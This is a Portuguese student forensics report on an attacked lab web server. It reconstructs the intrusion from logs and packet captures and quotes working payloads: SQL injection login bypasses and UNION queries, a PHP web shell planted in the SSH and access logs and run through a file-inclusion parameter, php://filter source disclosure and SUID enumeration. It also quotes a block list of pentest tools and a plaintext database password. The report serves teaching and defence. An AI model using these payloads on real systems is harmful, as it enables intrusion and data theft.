Relatório P4

FORENSICS

Segurança Informática e nas Organizações
Janeiro 2021

Anthony Pereira NMec: 93016
Maria Rocha NMec: 93320
Docente: João Paulo Barraca

Introdução

Este projeto tem como base uma máquina virtual que foi hackeada por um atacante, na qual se procura verificar quais os impactos resultantes desse ataque, possíveis falhas ao nível da segurança deste serviço e, além disso, os métodos de confinamento e barramento que foram implementados de modo a evitar as más intenções do indivíduo, seguindo uma vertente de análise forense.

Assim, foi-nos fornecida a máquina virtual atacada, os logs de acesso, de erros e autenticação e ainda um ficheiro de captação da firewall para ser analisado no whireshark.

Mecanismos de confinamento encontrados

1. Uso de máquina virtual

Por si só, o recurso a uma máquina virtual para alocação de um servidor já pode ser considerado um mecanismo de confinamento, tendo em conta promover a independência relativamente ao hardware, maior facilidade na execução de backups e, sobretudo, criando uma sensação de isolamento relativamente a outros ambientes (sejam virtualizados ou físicos), criando assim um domínio de segurança apenas para um conjunto restrito de aplicações independente de uma máquina física.

2. Código "anti-penetração"

No ficheiro header.php aparece o seguinte código PHP:

```
if (strpos($_SERVER['HTTP_USER_AGENT'], "sqlmap") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Havij") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Nikto") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "requests") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "ZAP") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Burp") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Metasploit") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Gecko/20060418 Firefox/1.0.8") !== false) {
    exit;
}
```

Ora, como se pode observar, este código PHP previne que, se alguma ferramenta para testes de penetração e exposição de vulnerabilidades for utilizada, o sistema dá "exit", impossibilitando essa mesma análise. Assim, dir-se-ia que este é um dos métodos de confinamento utilizados.

3. Implementação de Apparmor

Outro mecanismo de confinamento é o recurso ao Apparmor, um sistema de controlo de acessos com limitações das aplicações; pode-se verificar a sua existência ao executar o comando find:

```
user@vm:/mnt$ find . -name "apparmor"
./vm/etc/apparmor
./vm/etc/init.d/apparmor
```

4. Uso de um utilizador com poucas permissões

(mais detalhes na secção de vulnerabilidades barradas)

Resumindo, o atacante tentou executar comandos e obter o mapeamento de ficheiros, mas não obteve permissões para tal; ora, tudo isto indica que (e como se comprovou) que por default ele está a usar um utilizador com poucas permissões de acesso, o que se pode comprovar ao analisar o log de erros:

```
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json": dial unix /var/run/docker.sock: connect: permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/cni': Permission denied
find: '/home/skynet/.gnupg': Permission denied
find: '/lost+found': Permission denied
find: '/var/cache/apparmor/ea9ed67a.0': Permission denied
find: '/var/cache/apparmor/c08a2770.0': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/lib/docker': Permission denied
find: '/var/lib/containerd': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/tmp/systemd-private-c12d7877321a48f481f9631981f0f493-systemd-timesyncd.service-vrceGf': Permission denied
find: '/var/tmp/systemd-private-c12d7877321a48f481f9631981f0f493-systemd-logind.service-5jN2pi': Permission denied
find: '/var/log/private': Permission denied
find: '/root': Permission denied
find: '/tmp/systemd-private-c12d7877321a48f481f9631981f0f493-systemd-logind.service-URTzrj': Permission denied
find: '/tmp/systemd-private-c12d7877321a48f481f9631981f0f493-systemd-timesyncd.service-zIFLvh': Permission denied
```

5. Uso de namespaces

O recurso a namespaces, usando os comandos para definir regras através de ip tables, é também um mecanismo de confinamento. Ora, tendo em conta que são comandos bash, eles estariam incluídos dentro de um ficheiro com a extensão .sh e, por isso, executou-se um find com esse objetivo:

```
user@vm:/mnt/vm$ find . -type f -name "*.sh"
./etc/init.d/console-setup.sh
./etc/init.d/keyboard-setup.sh
./etc/init.d/hwclock.sh
./etc/profile.d/gawk.sh
./etc/needrestart/iucode.sh
find: ‘./etc/ssl/private’: Permission denied
find: ‘./etc/cni’: Permission denied
./etc/console-setup/cached_setup_font.sh
./etc/console-setup/cached_setup_keyboard.sh
./etc/console-setup/cached_setup_terminal.sh
./usr/bin/gettext.sh
./usr/lib/grub/i386-pc/modinfo.sh
./usr/lib/needrestart/notify.d.sh
./usr/lib/ifupdown/wait-online.sh
./usr/lib/ifupdown/settle-dad.sh
./usr/lib/ifupdown/wait-for-ll6.sh
./usr/lib/init/vars.sh
./usr/lib/console-setup/console-setup.sh
./usr/lib/console-setup/keyboard-setup.sh
./usr/share/dpkg/sh/dpkg-error.sh
./usr/share/debconf/confmodule.sh
./usr/share/os-prober/common.sh
./usr/share/vim/vim82/macros/less.sh
./usr/share/doc/git/contrib/subtree/t/t7900-subtree.sh
./usr/share/doc/git/contrib/subtree/git-subtree.sh
./usr/share/doc/git/contrib/remotes2config.sh
./usr/share/doc/git/contrib/fast-import/git-import.sh
./usr/share/doc/git/contrib/rerere-train.sh
./usr/share/doc/git/contrib/vscode/init.sh
./usr/share/doc/git/contrib/credential/netrc/t-git-credential-netrc.sh
./usr/share/doc/git/contrib/update-unicode/update_unicode.sh
./usr/share/doc/git/contrib/diff-highlight/t/t9400-diff-highlight.sh
./usr/share/doc/git/contrib/git-resurrect.sh
./usr/share/doc/git/contrib/thunderbird-patch-inline/appp.sh
./usr/share/doc/git/contrib/coverage-diff.sh
./usr/share/doc/cron/examples/cron-tasks-review.sh
```

Apesar da procura, não foi encontrado nenhum namespace.

Vulnerabilidades encontradas

1. Campos de login vulneráveis a SQL Injection e falta de verificações

Tentativa 1

Em primeiro lugar, o atacante tentou colocar uma pelica no campo de usermail do login, e apareceu o seguinte erro:

DB Error, could not query the database

MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1

Ora, isto significa que o campo de login é vulnerável a SQL Injection!

O erro tem 5 pelicas seguidas, e podemos interpretar desta forma: ''' do campo do usermail, ou seja, início de string, 0 chars, fim de string, e início de string (sem fim); depois ainda tens mais 2 pelicas provenientes do campo da password (vazia) - 3 + 2 = 5.

Analisando igualmente o ficheiro login.php, em que ele primeiro verifica na base de dados se existe um username igual ao usermail introduzido, deduz-se que, por não haver um usermail igual a “vazio”, tenha então aparecido o erro no whireshark.

Tentativa 2

Desta vez, o atacante tentou colocar ' -- // no input reservado ao usermail; desta vez não deu nenhum erro de DB ou MySQL mas apareceu uma mensagem de “Invalid username, try again”.

Neste caso, ele ao colocar um comentário vai anular a componente do query destinada à password, pelo que é compreensível que o erro só se queixe do username/usermail; com a pelica introduzida no início ele fechou o query do usermail, e recebeu como "input" 0 chars tal como na primeira tentativa, mas como também foi colocado comentário na palavra-passe e por isso o campo da password foi ignorado e o query do usermail foi "fechado", então não houve erro de SQL Syntax.

O erro de username inválido (e não de sintaxe) deve ter aparecido por causa das verificações de html que são feitas do lado do cliente – o campo do usermail é do tipo “email”, logo é óbvio que um email igual a “vazio” é um email inválido.

Tentativa 3

Agora, ele tentou colocar no usermail ' OR 1=1 -- // e conseguiu entrar no sistema como admin, mesmo sem nenhuma palavra-passe.

Tal como na tentativa anterior, ele comentou o campo da password e, por isso, a parte do query destinada à palavra-passe vai ser novamente ignorada.

Para obter "dados", isto é, uma correspondência de uma conta na base de dados, alguma parte na query tem de dar valor lógico verdadeiro obrigatoriamente! ora, nada melhor do que garantir uma disjunção com uma condição sempre verdadeira... apesar do usermail introduzido ser "vazio", a condição "vazio" OR True vai dar True, possibilitando assim a entrada no sistema.

Tentativa 4

Desta vez, o indivíduo voltou a entrar na conta de administrador, mas sem recorrer a SQL Injection – ele recorreu a um email válido e conhecido (este está exposto numa das páginas do sistema) e a uma palavra-passe “típica” e “básica”, “abc”; assim, tudo indica que na tentativa anterior, e após ter entrado na conta e ser redirecionado para uma página onde pode criar novos posts e mudar as credenciais de acesso (nomeadamente a password – ver GET no whireshark), este tenha mudado a palavra-passe.

NOTA: Existe um ficheiro na pasta html, de nome, prep.sh, no qual estão listadas informações importantes como o nome da base de dados, tabelas, passes, além do próprio usermail!

access.log ✖ prep.sh ✖

```
echo "Preping Integrated Solutions Database..."
#systemctl stop mariadb
#systemctl start mariadb

# Admin pass
MYSQLPASS=lll-b3-b4ck
MYSQL="docker exec -ti mariadb mysql"

# Drop Database
$MYSQL -u root --password=$MYSQLPASS -e "DROP DATABASE oldstore;"
# Create Database
$MYSQL -u root --password=$MYSQLPASS -e "CREATE DATABASE oldstore;"
# Create Tables
$MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblMembers (id INT, username VARCHAR(64), password VARCHAR(20), session VARCHAR(32), name VARCHAR(64), blog INT, admin INT);" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblProducts (id INT, type INT, name VARCHAR(64), price INT, detail VARCHAR(256));" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblBlogs (author INT, title VARCHAR(64), content VARCHAR(10000));" oldstore
# Sanity output
$MYSQL -u root --password=$MYSQLPASS -e "SHOW tables;" oldstore
# Populate Members
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblMembers (id,username,password,session, name, blog, admin) VALUES(1,'admin@integratingsolutions.net','Administrator',MD5('admin@integratingsolutions.net'), 'Admin', 1, 1);" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "SELECT * FROM tblMembers;" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "SELECT session FROM tblMembers WHERE session='db65b66f76639da5594fa1e4658e5efd' AND admin = 1;" oldstore
# Populate Products
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(1,1,'Raspberry Pi 4',70,'Quad-Core Cortex-A72 (ARM v8) 64-bit SoC at 1.5GHz<br />USB 3.0<br />Small Integrating Solution<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(2,1,'Rock64',40,'Rockchip RK3328 Quad-Core SOC with Mali 450MP2<br />USB 3.0<br />Cheap Integrating Solution<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(3,1,'Jetson Nano 2GB',80,'Quad-core ARM A57 at 1.43 GHz<br />128-core NVIDIA Maxwell<br />AI Integrating Solution<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(4,1,'Sigma Charger',15,'Power to you!<br />5V-2A micro USB<br />Shockingly impressive<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(5,2,'Linux Base',10, 'Our cheapest solution<br />Mostly FOSS<br />Reliable, but without any warranty<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(6,2,'OpenBSD Base',10,'The best budget solution<br />Mostly FOSS<br />Reliable and secured by someone else<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(7,2,'Windows Base',600,'100% Easy Rider style<br />Opens many Windows and sometimes screems with emojis!<br />It just works, as long as there is
no new update<br />');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price,detail) VALUES(8,2,'AWS Powered',500,'Cloud Powered service<br />Scales rapidly and on-demand<br />The best for everyone!');" oldstore

# Populate Blog
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblBlogs (author,title,content) VALUES(1,'Hey!','Welcome to our site! Make sure to read our Terms and Conditions before starting.');" oldstore
$MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblBlogs (author,title,content) VALUES(1,'We are embracing Rust','The Rust programming language is known to be much more secure, so we are replacing some of our existing services by Rust
alternatives.');" oldstore
```

Tentativa 5

Bastante idêntica à tentativa anterior, dir-se-ia que ele próprio voltou a mudar a palavra-passe para ser vazia, isto porquê:

- se fosse apenas ele recorrer a SQL Injection, ao colocar uma pelica significava que ele ia estar à procura de uma conta com palavra-passe "vazia", o que é deveras impossível em condições ditas normais existir na base de dados uma conta com palavra-passe vazia;

- ele também não iria conseguir aceder à conta ao colocar na palavra-passe apenas uma pelica ' e colocando o usermail real, porque no ficheiro de login.php, a query do usermail e password é um AND, ou seja, ambos os literais têm de ser verdadeiros; ia dar verdadeiro que ele encontrou na base de dados um utilizador com aquele e-mail (até porque se ele não tivesse encontrado, ia dar erro de DB Error), mas como não existe uma palavra-passe vazia,

ou melhor, a palavra-passe daquele usermail não era vazia, iria dar certamente "erro de password inválida" ou coisa do género.

Assim, deduz-se que ele voltou a mudar a palavra-passe, mas desta vez para “vazio”, evidenciando aqui outra vulnerabilidade – falta de verificações no input para a mudança da credencial de palavra-passe (neste caso, teria de verificar no mínimo se o conteúdo do input seria diferente de “vazio”).

Restantes tentativas


Nas restantes tentativas relativas à autenticação do atacante, ele recorreu sempre a um usermail real e no campo da palavra-passe voltou a recorrer a SQL Injection. Como já foi referido, após verificar que o usermail existe na base de dados, o query executado passa a ser:

$sql = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "' AND password='" . $_POST['password'] . "';";

Como é um AND, ambas as condições têm de ser verdadeiras; já se sabe que existe um usermail igual ao que foi introduzido, até porque ele é público e relativamente ao campo destinado à palavra-passe, ao colocar pelica ' ele está a "fechar" o campo da procura pela palavra-passe; mas como logo a seguir ele introduz uma condição verdadeira, a secção do SELECT destinada à password também vai dar verdadeira, possibilitando um retorno favorável da query e, assim, permitindo ao atacante entrar (de novo) na conta de administrador do sistema.

2. Acesso a páginas privadas

Enquanto navegava no sistema, o indivíduo conseguiu entrar na página info.php, páginas essa que não deveria estar disponível para este e que mostra mais informações acerca da versão PHP utilizada, do sistema operativo onde se encontra a VM, entre outras configurações:



3. Parâmetro type de GET products.php vulnerável a SQL Injection

Primeiramente, o atacante colocou no parâmetro do type:

```
GET /products.php?type=1%20UNION%20SELECT%201,2,3,4,5
```

Ao verificar o output do GET no whireshark, e como não houve nenhum erro, pode-se deduzir que o atacante acertou no número de atributos de uma tabela da base de dados.

A seguir, ele tentou obter o nome da tabela da base de dados, mas sem sucesso porque, ao analisar-se o ficheiro products.php, é ele que está a gerar o html dinamicamente tendo em conta os resultados obtidos; pode-se verificar que ele apenas está a adquirir apenas os primeiros dois atributos do UNION SELECT:

```
while ($row = mysql_fetch_assoc($result)) {
    echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
```

Assim, ao mover-se o atributo TABLE_NAME talvez seja possível obter algum resultado credível.

Desta vez, e tendo em conta o pensamento descrito anteriormente, ele testou o seguinte:

```
GET /products.php?type=1%20union%20select%201,TABLE_NAME,2,4,%205%20FROM%20INFORMATION_SCHEMA.TABLES
```

Como se pode observar pelo resultado obtido, o atacante conseguiu obter o nome das tabelas existentes na base de dados.

4. Parâmetro prod de GET details.php vulnerável a SQL Injection

Para começar, o indivíduo fez um UNION SELECT 1,2,3,4,5 e, pelo que se pode analisar no whireshark (pela falta de feedback/erros recebidos), ele deduz que existe alguma outra tabela igualmente com 5 atributos.

Depois, ele realizou um GET da seguinte forma:

```
GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt'
```

Isto é, tentou escrever no servidor um ficheiro tendencialmente malicioso, ao qual obteve como resposta:

```
DB Error, could not query the database
MySQL Error: File '/var/tmp/x.txt' already exists
```

Efetuando alguma pesquisa na internet, soube-se que é impossível dar override a um ficheiro já existente recorrendo ao comando INTO OUTFILE (fonte: https://stackoverflow.com/questions/960627/mysql-into-outfile-override-existing-file/960681), pelo que este pode ser considerado um dos mecanismos de proteção utilizados.

A seguir, ele testou novamente criar este ficheiro malicioso, mas desta vez num diretório diferente, o /var/www/html, e obteve como resultado:

```
DB Error, could not query the database
MySQL Error: Can't create/write to file '/var/www/html/x.txt' (Errcode: 2 &quot;No such file or directory&quot;)
```

Ora, isto significa que em todas as tentativas que ele tentou criar um ficheiro x.txt malicioso, isto não foi possível, o que mostra uma das ocasiões em que o sistema barrou as más intenções do atacante. Ainda podemos verificar o resultado deste GET do ficheiro x.txt neste

último diretório especificado, que reforça a ideia de que não foi possível criar ou modificar este mesmo ficheiro malicioso x.txt:

```
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
```

5. Parâmetro lang de GET display.php e recurso a web Shell e ficheiro auth.log

O indivíduo tentou conectar-se ao servidor através de ssh com um user igual a código php que representa uma web shell, isto é, uma shell normalmente maliciosa que permite executar comandos.

auth.log

```
Jan  6 09:59:53 cyberdyne sshd[924]: Invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998
Jan  6 10:00:34 cyberdyne sshd[924]: Failed none for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Connection closed by invalid user <?php system($_GET["cmd"]);?> 192.168.1.118 port 57998 [preauth]
```

Como seria de esperar, o atacante não conseguiu conectar-se por ssh, mas este screenshot dos logs de autenticação será importante para o passo seguinte.

Agora, o criminoso faz um novo GET:

```
GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/
```

no qual ele coloca no parâmetro “lang” o (conteúdo do) ficheiro de logs de autenticação. Ora, ao carregar esse mesmo ficheiro, e sabendo da existência do código php que lá se encontra, nomeadamente o campo que faz/está destinado a ler um parâmetro “cmd”, o atacante pode então acrescentar outro parâmetro no seu GET no display.php, o “cmd”; note-se que o comando passado é o ls, isto é, aquele que lista todos os diretórios no diretório atual:

Ora, como se pode verificar neste conjunto de screenshots, o atacante obteve como resposta todas as "frases" que existem no ficheiro auth.log (inclusive a repetição da linha associada à password), mas é notável que em vez de aparecer o código PHP, aparece o resultado do comando introduzido!

6. Parâmetro lang de GET display.php e recurso a web Shell e ficheiro access.log

Desta vez, o atacante realizou um GET do index.php, mas note-se um pequeno pormenor verificado no whireshark (ficheiro da captação da firewall) e no ficheiro access.log:

```
GET /index.php HTTP/1.1
Host: 192.168.1.122
User-Agent: <?php system($_GET['cmd']);?>
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "<?php system($_GET['cmd']);?>"
```

O atacante conseguiu modificar o user-agent!

Assim, e de modo análogo ao tópico 5, ele irá conseguir executar comandos e obter os seus outputs! É só analisar:

```
559 642.6713… 192.168.1.118  192.168.1.122  HTTP  272 GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20/ HTTP/1.1
```

No campo destinado ao parâmetro “lang”, ele carregou o ficheiro de log de acessos que, como se sabe, tem neste momento como última linha a mostrada anteriormente, isto é, um GET do index.php com um user-agent igual a uma web shell; Ora, como existe um campo que irá ler o GET do “cmd”, ele pode então dar da mesma forma um “cmd” e, assim, sempre que for verificar os resultados, irá sempre aparecer a mesma linha do ficheiro access.log, mas no lugar do user-agent, aparece o resultado do comando colocado como parâmetro e posteriormente executado (caso do comando ls, já se viu estes resultados anteriormente!):

Vulnerabilidades barradas

Como já foi dito anteriormente, o indivíduo tentou criar um ficheiro x.txt no servidor, mas este privilégio foi-lhe negado por diversas vezes; assim, este foi um dos processos barrados pelo sistema.

Posteriormente, o indivíduo tentou listar os containers de docker que estivessem a correr naquele determinado momento, mas como podemos verificar, ele não obteve nenhum resultado:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=docker%20ps
```

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" ""
```

Ora, ao examinar este output, ou não existia nenhum container (o que é bastante improvável, tendo em conta a virtualização através de container de Docker ser bastante utilizada para colocar servidores online hoje em dia), ou o utilizador não teve permissões para tal. Observando o resultado de: `GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=whoami`, podemos verificar que o utilizador é de nome “www-data” – possivelmente um utilizador do sistema por default com poucas permissões de acesso, por isso pode ser igualmente um mecanismo de confinamento.

Sequência de ações do atacante

Em primeiro lugar, o indivíduo tentou entrar no sistema recorrendo a SQL Injection, e após conseguir, modificou a palavra-passe por duas vezes.

Depois, andou a navegar entre páginas, entre elas a products.php, blog.php e info.php, para finalmente tentar descarregar um ficheiro de nome brochure.php, o que não foi possível:

```
fopen(/var/www/html/downloads/brochure.php): failed to open stream: No such file or directory in /var/www/html/getfile.php on line 19
fclose() expects parameter 1 to be resource, boolean given in /var/www/html/getfile.php on line 41
```

Pelo erro analisado no ficheiro error.log, deduz-se que este ficheiro não exista, pura e simplesmente; também não parece ter sido criado a partir do download.php, porque o ficheiro download.php importa o ficheiro getfile.php, e este é responsável por abrir ficheiros (em modo de leitura – "r"); deu erro no log de erros que fclose() recebeu como parâmetro um booleano 1 em vez de uma resource, ora, isto só confirma aquilo que já se sabia, ele tentou abrir o ficheiro com o fopen() e como não conseguiu, a variável de retorno dessa função deu 1 (houve um problema com a função), pelo que fechar esse ficheiro neste caso é "fechar um valor booleano que simboliza que houve um erro".

```php
if ($fd = fopen ($fullPath, "r")) {
    $fsize = filesize($fullPath);
    $path_parts = pathinfo($fullPath);
    $ext = strtolower($path_parts["extension"]);
    switch ($ext) {
        case "pdf":
        header("Content-type: application/pdf");
        header("Content-Disposition: attachment; filename=\"".$path_parts["basename"]."\""); // use 'attachment' to force a file download
        break;
        // add more headers for other content types here
        default;
        header("Content-type: application/octet-stream");
        header("Content-Disposition: filename=\"".$path_parts["basename"]."\"");
        break;
    }
    header("Content-length: $fsize");
    header("Cache-control: private"); //use this to open files directly
    while(!feof($fd)) {
        $buffer = fread($fd, 2048);
        echo $buffer;
    }
}
fclose ($fd);
```

Depois, ele tentou obter informações relativas à base de dados que sustém o sistema e escrever um ficheiro malicioso com recurso a SQL Injection.

De seguida, voltou a tentar descarregar ficheiros provenientes do sistema, à qual a resposta foi favorável para a grande maioria das tentativas, possibilitando a obtenção de um Brochure.pdf e index.php, entre outros ficheiros, como o config.php, fornecendo informações confidenciais sobre o acesso à base de dados e, inclusive e finalmente, o nome da base de dados utilizada e que sustenta o sistema/servidor: "oldstore":

```php
<?php
$host = '127.0.0.1';
$user = 'root';
$pass = 'lll-b3-b4ck';
$database = 'oldstore';
?>
```

Outro dos ficheiros encontrados foi o display.php, que mostra dois parâmetros aos quais se pode efetuar um GET, um type (já anteriormente explorado) e um lang, que poderá dar mais informações ao atacante de como irá proceder a seguir.


A seguir, ele efetua o GET seguinte:

```
GET /display.php?type=1&lang=php://filter/read=convert.base64-encode/resource=index.php
```

Repare que um parâmetro colocado foi o de resource=index.php, ao qual obteve a seguinte resposta:

```
<div class="content">
<div class="prod-box">
<div class="prod-details">
PD9waHAKaW5jbHVkZSAnaGVhZGVyLnBocCc7CmluY2x1ZGUgJ2Zyb250LnBocCc7CmluY2x1ZGUgJ2Zvb3Rlci5waHAnOwo/Pgo=<a href="/details.php?prod=1&type=1"><div class="list-
product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>Raspberry Pi 4<br /><strong>Price: </strong>$70</div></a><a href="/details.php?
prod=2&type=1"><div class="list-product"><img class=prod-img src=images/products/2.jpg><strong>Name: </strong>Rock64<br /><strong>Price: </strong>$40</div></
a><a href="/details.php?prod=3&type=1"><div class="list-product"><img class=prod-img src=images/products/3.jpg><strong>Name: </strong>Jetson Nano 2GB<br /
><strong>Price: </strong>$80</div></a><a href="/details.php?prod=4&type=1"><div class="list-product"><img class=prod-img src=images/products/4.jpg><strong>Name:
</strong>Sigma Charger<br /><strong>Price: </strong>$15</div></a></div>
</div>
```

Tendo em conta o resultado suspeito, tentou-se analisar este conteúdo e meteu-se a hipótese de estar encriptado. Uma vez que o professor da unidade curricular falou numa aula para se suspeitar que algo codificado que acaba em "=" pudesse estar em base64, recorreu-se ao seguinte descodificador online: https://www.base64decode.org/



Pode-se concluir que o resultado codificado foi o do index.php!

Depois, ele conseguiu executar comandos na máquina onde se encontra o servidor/sistema, recorrendo a código PHP presente nos logs de autenticação e de acesso;

assim, conseguindo assim, por exemplo, informações sobre o sistema, recorrendo ao comando uname:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=uname%20-a HTTP/1.1
```

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "Linux cyberdyne 5.9.0-5-amd64 #1 SMP Debian 5.9.15-1 (2020-12-17) x86_64 GNU/Linux
"
```

Outro dos comandos que ele executou foi o mount e o find / -mount que mostram a lista de ficheiros de sistema que foram montados.


Depois, ele executou o comando find / -perm -4000, ou seja, procurou quais os ficheiros e objetos com permissão de superutilizador! Só para relembrar, a permissão "s" refere-se ao SET-UID, em que resumidamente permite que o effective user ID de quem executou o programa/iniciou o processo passe a ser o mesmo do dono desse executável/ficheiro:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/sbin/sysinfo
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
"
```

Um dos executáveis que lá aparece é o /usr/sbin/sysinfo por isso, é provável que essa seja a razão para o atacante obter o conteúdo deste, permitindo-se informar sobre configurações do sistema da máquina onde se encontra o servidor:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|-------------------------------------------------------|
|                 System Information v0.2.1             |
|-------------------------------------------------------|


***** USB devices
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub

***** Network devices
lo eth0 docker0 veth963ac17@if4

***** PCI devices
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
